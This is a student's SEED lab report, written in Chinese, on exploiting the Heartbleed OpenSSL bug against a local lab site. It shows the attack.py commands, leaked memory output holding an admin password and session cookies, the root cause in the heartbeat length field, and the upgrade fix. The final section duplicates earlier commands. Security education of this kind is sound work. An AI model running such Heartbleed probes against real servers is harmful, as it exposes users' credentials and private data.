

# 中南大学

## SEED 实验室

### 网络安全实验报告

实验题目 “心脏出血”

专业班级 信安 1401 班

学 号 0906140102

姓 名 许可嘉

指导教师 王伟平

学 院 信息科学与工程学院

二〇一六 年 十二月

## 一、实验描述

经过漫长的改进，SSL 最终变成了现在我们看到的样子，它提供的几大安全保障：

- 加密用户与服务器间传输的数据
- 用户和服务器的合法认证，确保数据发送到正确的服务器或用户
- 保证数据的完整性，防止中间被非法篡改

一些对安全性要求很高的如：网络银行、电商支付、帐号登录、邮件系统甚至 VPN 等等服务，在开启了 SSL 支持后，用户与企业即可放心数据传输的安全性，也无需担心信息被他人截获篡改，进而成了信息安全保障最根本的基础，成了安全“标配”。

而 OpenSSL 简单来讲就是套开放源代码的 SSL 套件，提供了一套基础的函数库，实现了基本的传输层资料加密功能。集成在一些开源的软件项目与操作系统中，用做 SSL 功能的调用。这次的“心脏出血”漏洞就是出现在 OpenSSL 上。

那么这次的漏洞影响究竟有多么严重呢，又是因为什么呢？因为 SSL 已经是当今信息安全的基础标配了，可以说所有的产品都信任 OpenSSL 带来的 SSL 基础支持，将信息传输与数据加密的安全性完全依赖 OpenSSL，这样带来的隐患就是地基安全一旦动摇，整栋大厦都面临坍塌的风险。

“心脏出血”漏洞技术性细节接下来会详细的介绍，大体上来说，漏洞可以随机泄漏内存中的 64k 数据，而且可通过重复读取来获取大量内存数据，OpenSSL 内存区域又是存储用户请求中的明文数据，其中可能包含源码、登录时提交的明文帐号密码、登录后服务器返回的合法认证因素（cookies）、软件序列号、机密邮件，甚至是可以突破一些系统保护机制的关键数据。

其实在我们平时上网购物、登录网站、与好友聊天的时候，为了保证用户体验与安全性，机密数据的交换与验证等操作都悄悄的或全部走了 SSL 安全通道，受到“心脏出血”漏洞的影响，机密数据就有很大概率被黑客主动

获取。虽然很多网站的账户登录系统采用了 SSL (HTTPS) 的保护，但真正的登录行为仍是密码明文传输，过度信任了 SSL。有些产品会提到自己有双因素令牌验证功能，不受到影响，但不管是双因素、三因素还是五因素，他只是个身份验证过程，成功后系统还是会给用户返回认证凭据，直接截获这种认证凭据即可绕过密码限制，直接控制用户帐号。

可以看到，“心脏出血”漏洞的影响之大，这也是为什么我选择了这个实验的原因之一。

## 二、实验步骤

本次实验主要是为了让学生领会心脏出血漏洞的严重性，并理解其原理，这个漏洞所存在的 OpenSSL 版本为 1.0.1-1.0.1f，实验所提供的虚拟机的版本是 1.0.1。

### 2.1 搭建环境

在这个实验中，我们需要配置两台虚拟机，一台为攻击者机器一台为受害者机器。我们还是使用 Ubuntu 12.04。虚拟机需要使用 NAT-Network 适配器来配置网络。这可以在虚拟机中设置。我们可以使用任何一个用了 HTTPS 协议的网站作为攻击点，但是攻击真正的站点是非法的，所以我们在虚拟机中自己配置了一个站点。我们使用了一个开源的网络软件--ELGG，主机在 <https://heartbleedlabelgg.com> 上。我们需要在攻击者的机器上修改 `/etc/hosts` 文件，部署服务器的 IP 地址。在 `hosts` 文件中查找下面的一句话并且将 127.0.0.1 替换成真正的服务器地址。

实验中主要有三个任务，第一个任务是让我们学会如何进行 HeartBleed 攻击，并且如何搜寻到有用的信息。第二个任务是理解 HeartBleed 攻击的原理，第三个任务是学会如何修补漏洞。

### 2.2 实验任务

#### 2.2.1 任务一 进行攻击

在这个任务中，我们将在网站上学会如何进行心脏出血攻击。这个漏

洞能够获得什么样的结果取决于服务器上存储了什么信息。如果服务器上  
没有太多常用的进程，可能不会得到很有用的信息，因此，我们需要作为  
正常的用户与服务器交互。让我们先以管理员的身份实施以下的操作：

在登陆[www.heartbleedlabelgg.com](http://www.heartbleedlabelgg.com)网站时，可能会得到报错信息，  
提示这是一个不安全的网站，实际上这是因为该网站为了实验而没有升级  
OpenSSL的版本造成的，在这一步可以点击Add Exception以及Confirm来  
进入该站点。

登录成功后进入用户界面，然后点击右侧的More按钮，选择Members，  
并且添加Boby为你的朋友。然后随意给她发送一条信息。这里我的设置为：

“Hello Bobby！”

在进行了足够多的私人操作之后，服务器上已经存储了一定的有价值的  
的隐私信息了，这个时候我们就可以开始对于“心脏出血”漏洞的攻击  
了。由于编写直接利用漏洞的代码对于我们来说有些许的困难，毕竟这需  
要对OpenSSL一定的认识以及较强的编写程序的能力，所以我们直接借用  
别人以及写好的一个python利用漏洞的代码进行攻击。这份代码可以直接  
从实验网站上下载，名字为attack.py。


然后我们就可以在终端利用如下的一行代码进行攻击了：

```
$ ./attack.py www.heartbleedlabelgg.com
```

然后我们就可以观察实验结果了。在经过足够多次的尝试以后，我们  
可以得到很多有用的信息，比如用户名和密码，双方用户之间的通信过程  
和通信内容等等。

实验结果如下：

可以看到，在进行攻击的过程中，以及从服务器内存中获取了管理员的用户名和密码：



```
Terminal
Analyze the result...

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - serve
r is vulnerable!
Please wait... connection attempt 1 of 1
#####


.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....
.....#.....xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: Elgg=88u5lnr3r2rf9c140h2r0qovc6
Connection: keep-alive

0..C...5Lp.'..2...a.....%.....w-form-urlencoded
Content-Length: 99

__elgg_token=254f6c1fcc70e5ec2f012d5033ef8956&__elgg_ts=1479045624&username=admi
n&password=seedelggTv.0.y..`.kw..2..(H

[11/19/2016 13:12] root@ubuntu:~/Desktop#
```

以及两个用户之间通信的内容：



```
Terminal
Cookie: Elgg=88u5inr3r2rf9c140h2r0qovc6
Connection: keep-alive

...<..d.j..D.]..)F.....c140h2r0qovc6
Connection: keep-alive

..'...Phdv...U...oM.G.....Wt.5

form-urlencoded
Content-Length: 116

__elgg_token=54ce9ec81abda4d75761415644ecd8c0&__elgg_ts=1479045769&recipient_guid=40&subject=hello&body=hello%7EBoby..7j...Xi..c.-Jms..2

[11/19/2016 13:39] root@ubuntu:~/Desktop#
```

### 2.2.2 任务二：找出HeartBleed漏洞的根本原因

在这个实验中，我们将改变包的长度，大小来找出HeartBleed漏洞的根本原因。

心脏出血漏洞是基于HeartBleed请求的，请求将会发送一些字符串给服务器，而服务器简单的复制这些字符串并且发送给客户端。在普通的通信过程中，用户发送了三个字节长的“ABC”字符串，那么服务器将从内存中拷贝三个字节长的字符串放在response包中。但是假如攻击者发送了三个字节长的包，却将包的长度设置为1003，那么服务器将从它的内存中除了这三个字节之外，多返回1000个字节的数据。虽然这些数据时不可控的，所以每次返回的包的内容都有可能不同，但是这些包中很可能就包含了用户的某些敏感信息。

实验结果如下：

通过改变长度，包的长度可以看出有明显的改变：

```
#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should
r is vulnerable!
Please wait... connection attempt 1 of 1
#####

..PAAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.....5.....
..L.<...>.CL..U..
```

上面是当命令为如下时的结果：

```
$. /attack.py www.heartbleedlabelgg.com --length 80
```

而当命令如下时：

```
$. /attack.py www.heartbleedlabelgg.com -length 200
```

结果如下：

```
#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - serve
r is vulnerable!
Please wait... connection attempt 1 of 1
#####

...AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.....5.....
.....3.2.....E.D..../.A.....I.....
.....
.....}@K}...k.L..
```

### 2.2.3 任务三：修复和理解心脏出血漏洞

最好的修复心脏出血漏洞的方法当然是将你的OpenSSL升级到最新版本，我们可以用如下的命令升级：

```
#sudo apt-get update  
#sudo apt-get upgrade
```

但是要确保之前的任务都已经完成了，因为一旦升级了就很难恢复到之前的版本了，当然了，也可以用快照的形式将当前状态保存起来。

上面是当命令为如下时的结果：

```
$. /attack.py www.heartbleedlabelgg.com --length 80
```

而当命令如下时：

```
$. /attack.py www.heartbleedlabelgg.com -length 200
```